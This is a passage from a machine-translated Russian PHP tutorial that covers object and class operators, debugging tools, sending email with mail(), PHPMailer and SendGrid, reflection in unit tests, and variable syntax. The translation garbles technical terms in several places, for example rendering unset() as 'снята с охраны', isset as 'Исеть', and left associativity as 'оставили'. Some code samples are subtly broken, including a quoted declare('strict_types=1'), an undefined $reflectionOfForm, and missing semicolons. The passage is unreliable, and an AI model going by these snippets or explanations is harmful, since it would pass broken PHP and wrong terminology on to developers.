var_dump($object->a);   // int(1)
var_dump($object::$b);  // int(2)
var_dump($object::C);   // int(3)
var_dump(MyClass::$b);  // int(2)
var_dump(MyClass::C);   // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
var_dump($classname::e()); // also works! int(5)
```

Обратите внимание, что после оператора объекта значение `$` не должно быть записано (`$object->a` вместо `$object->$a`). Для оператора класса это не так, и необходимо `$` . Для константы, определенной в классе, значение `$` никогда не используется.

Также обратите внимание, что `var_dump(MyClass::d());` разрешено только в том случае, если функция `d()` *не* ссылается на объект:

```
class MyClass {
    private $a = 1;
    public function d() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump(MyClass::d());   // Error!
```

Это приводит к ошибке «Неустранимая ошибка PHP: использование $ this, если не в контексте объекта»

Эти операторы *оставили* ассоциативность, которую можно использовать для «цепочки»:

```
class MyClass {
    private $a = 1;

    public function add(int $a) {
        $this->a += $a;
        return $this;
    }

    public function get() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump($object->add(4)->get());  // int(5)
```

Эти операторы имеют наивысший приоритет (они даже не упоминаются в руководстве), даже выше этого `clone` . Таким образом:

```
class MyClass {
    private $a = 0;
    public function add(int $a) {
        $this->a += $a;
        return $this;
    }
    public function get() {
        return $this->a;
    }
}

$o1 = new MyClass();
$o2 = clone $o1->add(2);
var_dump($o1->get()); // int(2)
var_dump($o2->get()); // int(2)
```

Значение `$o1` добавляется до *того,* как объект клонируется!

Обратите внимание, что использование скобок для влияния приоритета не работает в PHP версии 5 и старше (это делается в PHP 7):

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2);  // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

Прочитайте операторы онлайн: https://riptutorial.com/ru/php/topic/1687/операторы

глава 73: отладка

Examples

Сбрасывающие переменные

Функция `var_dump` позволяет сбрасывать содержимое переменной (тип и значение) для отладки.

Пример:

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

Выход:

```
array(6) {
  [0]=>
  float(3.7)
  [1]=>
  string(6) "string"
  [2]=>
  int(10)
  [3]=>
  array(1) {
    ["hello"]=>
    string(5) "world"
  }
  [4]=>
  bool(false)
  [5]=>
  object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2016-07-24 13:51:07.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(13) "Europe/Berlin"
  }
}
```

Отображение ошибок

Если вы хотите, чтобы PHP отображал ошибки во время выполнения на странице, вы должны включить `display_errors` , либо в `php.ini` либо с помощью функции `ini_set` .

Вы можете выбрать, какие ошибки отображать, с функцией `error_reporting` (или ini), которая принимает константы `E_*` , объединенные с использованием побитовых операторов .

PHP может отображать ошибки в текстовом или HTML-формате, в зависимости от настройки `html_errors` .

Пример:

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
nonexistentFunction(); // E_ERROR
```

Вывод простого текста: (формат HTML отличается от реализаций)

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7

Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in
/path/to/file.php:8
Stack trace:
#0 {main}
  thrown in /path/to/file.php on line 8
```

> **ПРИМЕЧАНИЕ.** Если сообщение об ошибках отключено в php.ini и включено во время выполнения, некоторые ошибки (например, ошибки синтаксического анализа) не будут отображаться, поскольку они произошли до того, как была применена установка времени выполнения.

Общий способ обработки `error_reporting` состоит в том, чтобы полностью включить его с константой `E_ALL` во время разработки и отключить публичное отображение его с помощью `display_errors` на этапе производства, чтобы скрыть внутренности ваших скриптов.

phpinfo ()

Предупреждение

Крайне важно, чтобы `phpinfo` использовался только в среде разработки. Никогда не `phpinfo` код, содержащий `phpinfo` в производственную среду

Вступление

Сказав это, это может быть полезным инструментом в понимании среды PHP (ОС, конфигурации, версий, путей, модулей), в которой вы работаете, особенно при погоне за ошибкой. Это простая встроенная функция:

```
phpinfo();
```

Он имеет один параметр `$what` который позволяет настроить выход. По умолчанию используется `INFO_ALL` , что позволяет отображать всю информацию и обычно используется во время разработки, чтобы увидеть текущее состояние PHP.

Вы можете передать параметр `INFO_*` константы в сочетании с побитовыми операторами, чтобы увидеть настроенный список.

Вы можете запустить его в браузере для красиво оформленного подробного просмотра. Он также работает в PHP CLI, где вы можете перенаправить его на `less` чтобы упростить просмотр.

пример

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

Это отобразит список директив PHP (`ini_get`), среды (`$_ENV`) и предопределенных переменных.

Xdebug

Xdebug - это расширение PHP, которое обеспечивает возможности отладки и профилирования.
Он использует протокол отладки DBGp.

В этом инструменте есть несколько полезных функций:

- трассировка стека по ошибкам
- максимальная защита уровня вложенности и отслеживание времени
- полезная замена стандартной функции `var_dump()` для отображения переменных
- позволяет записывать все вызовы функций, включая параметры и возвращаемые значения в файл в разных форматах
- анализ покрытия кода
- профилирующая информация
- удаленная отладка (обеспечивает интерфейс для клиентов отладчика, которые взаимодействуют с запущенными скриптами PHP)

Как вы видите, это расширение отлично подходит для среды разработки. Особенно **удаленная** функция **отладки** может помочь вам отладить ваш php-код без многочисленных var_dump и использовать обычный процесс отладки, как на языках `C++` или `Java` .

Обычно установка этого расширения очень проста:

```
pecl install xdebug # install from pecl/pear
```

И активируйте его в свой php.ini:

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

В более сложных случаях см. Эту инструкцию

Когда вы используете этот инструмент, вы должны помнить, что:
XDebug не подходит для производственных условий

phpversion ()

Вступление

При работе с различными библиотеками и связанными с ними требованиями часто бывает необходимо знать версию текущего парсера PHP или одного из его пакетов.

Эта функция принимает единственный необязательный параметр в виде имени расширения: `phpversion('extension')` . Если заданное расширение установлено, функция вернет строку, содержащую значение версии. Однако, если расширение, не установленное `FALSE` будет возвращено. Если имя расширения не указано, функция вернет версию парсера PHP.

пример

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

Отчеты об ошибках (используйте их оба)

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

//-1 will allow all errors to be reported
error_reporting(-1);
```

Прочитайте отладка онлайн: https://riptutorial.com/ru/php/topic/3339/отладка

глава 74: Отправка электронной почты

параметры

параметр	подробности
`string $to`	Адрес электронной почты получателя
`string $subject`	Строка темы
`string $message`	Тело письма
`string $additional_headers`	Необязательно: заголовки для добавления в электронную почту
`string $additional_parameters`	Необязательно: аргументы для перехода к настроенному приложению отправки почты в командной строке

замечания

E-Mail Я отправляю через свой сценарий, который никогда не приходит. Что я должен делать?

- Убедитесь, что вы включили отчет об ошибках, чтобы увидеть какие-либо ошибки.
- Если у вас есть доступ к файлам журнала ошибок PHP, проверьте их.
- Правильно ли настроена команда `mail()` на вашем сервере ? (Если вы находитесь на общедоступном хостинге, вы ничего здесь не можете изменить.)
- Если E-Mail просто исчезает, запустите учетную запись E-Mail с помощью службы freemail, в которой есть спам-папка (или используйте учетную запись электронной почты, в которой нет фильтрации спама вообще). Таким образом, вы можете увидеть, не отправляется ли E-Mail или отправляется, но фильтруется как спам.
- Вы проверили адрес «from:», который вы использовали для сообщений «отправлено отправителю»? Вы также можете настроить отдельный адрес отказов для сообщений об ошибках.

E-Mail, который я отправляю, фильтруется как спам. Что я должен делать?

- Адрес отправителя («От») относится к домену, который выполняется на сервере, на который вы отправляете E-Mail? Если нет, измените это.

Никогда не используйте адреса отправителя, такие как `xxx@gmail.com` . Используйте `reply-to` если вам нужны ответы, чтобы получить другой адрес.

- Ваш сервер включен в черный список? Это возможность, когда вы находитесь на совместном хостинге, когда соседи ведут себя плохо. У большинства поставщиков черного списка, таких как Spamhaus , есть инструменты, позволяющие вам искать IP-адрес вашего сервера. Существуют также сторонние инструменты, такие как MX Toolbox.
- Некоторые установки PHP требуют установки пятого параметра в mail () для добавления адреса отправителя. Посмотрите, может ли это иметь место для вас.
- Если все остальное терпит неудачу, рассмотрите возможность использования электронной почты, как-услуг , таких как Mailgun , SparkPost , Amazon SES , MailJet , SendinBlue или SendGrid -Чтобы назвать несколько, вместо этого. Все они имеют API, которые можно вызвать с помощью PHP.

Examples

Отправка электронной почты. Основы, подробная информация и полный пример.

Типичное письмо имеет три основных компонента:

1. Получатель (представленный как адрес электронной почты)
2. Предмет
3. Тело сообщения

Отправка почты в PHP может быть такой же простой, как вызов встроенной функции `mail()` . `mail()` принимает до пяти параметров, но первые три - все, что требуется для отправки электронной почты (хотя обычно используются четыре параметра, как будет показано ниже). Первые три параметра:

1. Адрес электронной почты получателя (строка)
2. Тема электронной почты (строка)
3. Тело письма (строка) (например, содержимое электронной почты)

Минимальный пример будет похож на следующий код:

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

Простой пример выше хорошо работает в ограниченных обстоятельствах, таких как hardcoding оповещение по электронной почте для внутренней системы. Однако, как правило, данные передаются в качестве параметров для `mail()` в переменных, чтобы сделать код более понятным и простым в управлении (например, динамическое построение

электронной почты из представления формы).

Кроме того, `mail()` принимает четвертый параметр, который позволяет вам добавлять дополнительные почтовые заголовки с вашей электронной почтой. Эти заголовки могут позволить вам установить:

- `From` имени и адреса электронной почты пользователь увидит
- `Reply-To` адрес электронной почты, ответ пользователя будет отправлен
- дополнительные заголовки, отличные от стандартов, такие как `X-Mailer` которые могут сообщить получателю, что это письмо было отправлено через PHP

```
$to      = 'recipient@example.com';             // Could also be $to      =
$_POST['recipient'];
$subject = 'Email Subject';                     // Could also be $subject = $_POST['subject'];

$message = 'This is the email message body';    // Could also be $message = $_POST['message'];

$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Необязательный пятый параметр может использоваться для передачи дополнительных флагов в качестве параметров командной строки для программы, настроенной для использования при отправке почты, как определено параметром конфигурации `sendmail_path` . Например, это можно использовать для установки адреса отправителя конверта при использовании sendmail / postfix с параметром `-f` sendmail.

```
$fifth  = '-fno-reply@example.com';
```

Хотя использование `mail()` может быть довольно надежным, никоим образом не гарантируется, что электронное письмо будет отправлено при вызове `mail()` . Чтобы узнать, есть ли потенциальная ошибка при отправке электронной почты, вы должны зафиксировать возвращаемое значение из `mail()` . `TRUE` будет возвращен, если почта была успешно принята к доставке. В противном случае вы получите `FALSE` .

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

ПРИМЕЧАНИЕ . Хотя `mail()` может возвращать `TRUE` , это *не* означает, что письмо было отправлено или что письмо будет получено получателем. Это означает, что почта успешно была успешно передана почтовой системе вашей системы.

Если вы хотите отправить HTML-письмо, вам не нужно делать больше работы. Вам нужно:

1. Добавьте заголовок `MIME-Version`
2. Добавить заголовок `Content-Type`
3. Убедитесь, что ваш почтовый контент - HTML

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Вот полный пример использования функции `mail()` PHP

```
<?php

// Debugging tools. Only turn these on in your development environment.

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.

ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);

// Send the email

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}
else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}
```

Смотрите также

Официальная документация

- `mail()`
- Настройка PHP `mail()`

Связанные вопросы переполнения стека

- Форма электронной почты PHP не завершает отправку электронной почты
- Как вы уверены, что адрес электронной почты, который вы отправляете программно, автоматически не помечен как спам?
- Как использовать SMTP для отправки электронной почты
- Настройка конверта с адреса

Альтернативные почтовые клиенты

- PHPMailer
- SwiftMailer
- PEAR :: Почта

Почтовые серверы

- Mercury Mail (Windows)

Похожие темы

- Post / Redirect / Get

Отправка HTML-адреса электронной почты с использованием почты ()

```
<?php
$to      = 'recipent@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [
    "From: John Conde <webmaster@example.com>",
    "Reply-To: webmaster@example.com",
    "X-Mailer: PHP/" . PHP_VERSION,
    "MIME-Version: 1.0",
    "Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);
```

Это не сильно отличается от отправки простого текстового сообщения . Ключевые отличительные черты, являющиеся телом контента, структурированы как документ HTML, и есть два дополнительных заголовка, которые должны быть включены, чтобы почтовый клиент знал, чтобы передать электронное письмо как HTML. Они есть:

- MIME-версия: 1.0
- Content-Type: text / html; кодировка = UTF-8

Отправка обычной текстовой электронной почты с помощью PHPMailer

Электронная почта основного текста

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

Добавление дополнительных получателей, получателей CC, получателей BCC

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Отправка электронной почты с помощью приложения Использование почты ()

```
<?php

$to         = 'recipient@example.com';
$subject    = 'Email Subject';
$message    = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix     = "part_"; // This is an optional prefix
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary   = uniqid($prefix, true);

// headers
$headers    = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION,
    'MIME-Version: 1.0',
    // boundary parameter required, must be enclosed by quotes
    'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
    "Content-Transfer-Encoding: 7bit",
    "This is a MIME encoded message." // message for restricted transports
]);

// message and attachment
$message    = implode("\r\n", [
    "--" . $boundary, // header boundary delimiter line
    'Content-Type: text/plain; charset="iso-8859-1"',
    "Content-Transfer-Encoding: 8bit",
    $message,
    "--" . $boundary, // content boundary delimiter line
    'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
    "Content-Transfer-Encoding: base64",
    "Content-Disposition: attachment",
    $content,
    "--" . $boundary . "--" // closing boundary delimiter line
]);
```

```
$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

Content-Transfer-Encodings

Доступные кодироаки *7Bit, 8bit, Двоичный, цитируемый-печать, base64, IETF-токены* и *x-токены.* Из этих кодировок, когда заголовок имеет *многостраничный* Content-Type, Content-Transfer-Encoding **не должно** быть другим значением, отличным от *7bit* , *8bit* или *двоичным,* как указано в RFC 2045, раздел 6.4.

Наш пример выбирает 7-битную кодировку, которая представляет символы US-ASCII, для многочастного заголовка, потому что, как отмечено в разделе 6 RFC 2045, некоторые протоколы поддерживают только эту кодировку. Затем данные в границах могут быть закодированы по частям (RFC 2046, раздел 5.1). Этот пример делает именно это. Первая часть, содержащая текстовое / обычное сообщение, определяется как 8 бит, поскольку может потребоваться поддержка дополнительных символов. В этом случае используется набор символов Latin1 (iso-8859-1). Вторая часть - это вложение, и поэтому она определяется как base64-кодированное приложение / октет-поток. Поскольку base64 преобразует произвольные данные в 7-битный диапазон, его можно отправить по ограниченным транспортным средствам (RFC 2045, раздел 6.2).

Отправка электронной почты HTML с помощью PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";
```

```
if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Отправка электронной почты с помощью приложения с использованием PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment , 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Отправка обычной текстовой электронной почты с помощью Sendgrid

Электронная почта основного текста

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
```

```
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$sendgrid->send($email);
```

Добавление дополнительных получателей, получателей CC, получателей BCC

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recepient Name", "recepient1@example.com");
$personalization->addTo($email);
$email = new Email("RecepientCC Name", "recepient2@example.com");
$personalization->addCc($email);
$email = new Email("RecepientBCC Name", "recepient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Отправка электронной почты с помощью приложения с помощью Sendgrid

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);
```

```
$sendgrid->send($email);
```

Прочитайте Отправка электронной почты онлайн: https://riptutorial.com/ru/php/topic/458/отправка-электронной-почты

глава 75: отражение

Examples

Доступ к частным и защищенным переменным-членам

Отражение часто используется как часть тестирования программного обеспечения, например, для создания / создания экземпляров макета. Это также отлично подходит для проверки состояния объекта в любой момент времени. Ниже приведен пример использования Reflection в модульном тесте для проверки того, что защищенный член класса содержит ожидаемое значение.

Ниже представлен очень простой класс для автомобиля. Он имеет защищенную переменную-член, которая будет содержать значение, представляющее цвет автомобиля. Поскольку переменная-член защищена, мы не можем получить к ней доступ напрямую и должны использовать метод getter и setter для извлечения и установки его значения соответственно.

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

Чтобы проверить это, многие разработчики создадут объект «Автомобиль», установите цвет автомобиля с помощью `Car::setColor()` , извлеките цвет с помощью `Car::getColor()` и сравните это значение с установленным цветом:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
```

```
}
```

На первый взгляд это выглядит хорошо. В конце концов, все `Car::getColor()` возвращает значение защищенной переменной элемента `Car::$color` . Но этот тест испорчен двумя способами:

1. Он использует `Car::getColor()` который выходит за рамки этого теста
2. Это зависит от `Car::getColor()` который может иметь ошибку, которая может сделать тест ложным положительным или отрицательным

Давайте посмотрим, почему мы не должны использовать `Car::getColor()` в нашем модульном тесте и вместо этого должны использовать Reflection. Предположим, разработчику назначена задача добавить «Металлик» в каждый цвет автомобиля. Поэтому они пытаются модифицировать `Car::getColor()` чтобы добавить «Metallic» к цвету автомобиля:

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic "; $this->color;
    }
}
```

Вы видите ошибку? Разработчик использовал вместо запятой оператор с запятой, пытаясь добавить цвет «Металлик» к цвету автомобиля. В результате, когда вызывается `Car::getColor()` , «Metallic» будет возвращен независимо от фактического цвета автомобиля. В результате наш `Car::setColor()` тест `Car::setColor()` завершится неудачно, *даже если* `Car::setColor()` *работает отлично и не повлиял на это изменение* .

Итак, как мы можем подтвердить, что `Car::$color` содержит значение, которое мы устанавливаем через `Car::setColor()` ? Мы можем использовать Refelection для непосредственного контроля защищенной переменной-члена. Так как же нам делать? Мы можем использовать Refelection, чтобы сделать защищенную переменную-член доступной для нашего кода, чтобы она могла получить значение.

Сначала посмотрим на код, а затем сломаем его:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
```

```
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);

    $this->assertEquals($color, $reflectionColor);
}
```

Вот как мы используем Reflection для получения значения `Car::$color` в приведенном выше коде:

1. Мы создаем новый объект ReflectionObject, представляющий наш объект Car
2. Мы получаем ReflectionProperty для `Car::$color` (это «представляет» переменную `Car::$color`)
3. Мы делаем доступным доступный `Car::$color`
4. Мы получаем значение `Car::$color`

Как вы можете видеть, используя Reflection, мы можем получить значение `Car::$color` без необходимости вызова `Car::getColor()` или любой другой функции доступа, которая может привести к недействительным результатам теста. Теперь наш блок-тест для `Car::setColor()` является безопасным и точным.

Определение функций классов или объектов

Функция обнаружения классов может частично выполняться с функциями `property_exists` и `method_exists` .

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field');    // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field');   // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field');    // true
$check = property_exists('MyClass', 'other_field');     // false

// check methods
$check = method_exists('MyClass', 'public_function');    // true
$check = method_exists('MyClass', 'protected_function');    // true
```

```
$check = method_exists('MyClass', 'private_function');    // true
$check = method_exists('MyClass', 'static_function');    // true

// however...
$check = property_exists('MyClass', 'CONSTANT');  // false
$check = property_exists($object, 'CONSTANT');    // false
```

С `ReflectionClass` также могут быть обнаружены константы:

```
$r = new ReflectionClass('MyClass');
$check = $r->hasProperty('public_field');  // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT');      // true
// also works for protected, private and/or static members.
```

Примечание: для `property_exists` и `method_exists` , также является объект класса интереса может быть предоставлен вместо имени класса. С помощью отражения, то `ReflectionObject` класс следует использовать вместо `ReflectionClass` .

Тестирование частных / защищенных методов

Иногда полезно тестировать частные и защищенные методы, а также публичные.

```
class Car
{
    /**
     * @param mixed $argument
     *
     * @return mixed
     */
    protected function drive($argument)
    {
        return $argument;
    }

    /**
     * @return bool
     */
    private static function stop()
    {
        return true;
    }
}
```

Самый простой способ тестирования метода диска - использовать рефлексию

```
class DriveTest
{
    /**
     * @test
     */
    public function testDrive()
    {
        // prepare
        $argument = 1;
```

```
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

Если метод является статическим, вы передаете null вместо экземпляра класса

```
class StopTest
{
    /**
     * @test
     */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

Прочитайте отражение онлайн: https://riptutorial.com/ru/php/topic/685/отражение

глава 76: переменные

Синтаксис

- $ variable = 'value'; // Назначение общей переменной
- $ object-> property = 'value'; // Назначение свойства объекта
- ClassName :: $ property = 'value'; // Назначение свойства static class
- $ array [0] = 'значение'; // Присвоить значение индексу массива
- $ array [] = 'значение'; // Нажмите элемент в конце массива
- $ array ['key'] = 'value'; // Назначение значения массива
- echo $ variable; // Echo (print) значение переменной
- some_function (переменные $); // Использовать переменную как параметр функции
- снята с охраны ($ переменная); // Отменить переменную
- $$ variable = 'value'; // Назначение переменной переменной
- Исеть ($ переменная); // Проверяем, установлена ли переменная или нет.
- пустой ($ переменная); // Проверяем, является ли переменная пустой или нет.

замечания

Проверка типа

В некоторых документах относительно переменных и типов упоминается, что PHP не использует статическую типизацию. Это правильно, но PHP делает некоторые проверки типов, когда дело доходит до параметров функции / метода и возвращаемых значений (особенно с PHP 7).

Вы можете принудительно ввести проверку типов и возвращаемых значений типов, используя тип-намек в PHP 7 следующим образом:

```
<?php

/**
 * Juggle numbers and return true if juggling was
 * a great success.
 */
function numberJuggling(int $a, int $b) : bool
{
    $sum = $a + $b;

    return $sum % 2 === 0;
}
```

> **Примечание.** PHP `gettype()` для целых чисел и булевых чисел является `integer` и `boolean` соответственно. Но для типа-намека на такие переменные вам нужно

использовать `int` и `bool` . В противном случае PHP не даст вам синтаксической ошибки, но он будет ожидать передачи `integer` и `boolean` *классов* .

В приведенном выше примере выдается ошибка в случае, если нечисловое значение задано как параметр `$a` или `$b` , и если функция возвращает что-то еще, кроме `true` или `false` . Вышеприведенный пример является «свободным», так как вы можете присвоить значение float `$a` или `$b` . Если вы хотите применять строгие типы, то есть вы можете вводить только целые числа, а не float, добавьте следующее в начало файла PHP:

```
<?php
declare('strict_types=1');
```

До того, как функции и методы PHP 7 разрешили тип намека на следующие типы:

- `callable` (вызываемая функция или метод)
- `array` (любой тип массива, который может содержать и другие массивы)
- Интерфейсы (Fully-Qualified-Class-Name или FQDN)
- Классы (FQDN)

См. Также: Вывод значения переменной

Examples

Доступ к динамической переменной по имени (переменные переменные)

Доступ к переменным можно получить с помощью имен динамических переменных. Имя переменной может быть сохранено в другой переменной, позволяя ей получать доступ динамически. Такие переменные известны как переменные переменные.

Чтобы превратить переменную в переменную переменную, вы помещаете дополнительный `$` put перед своей переменной.

```
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
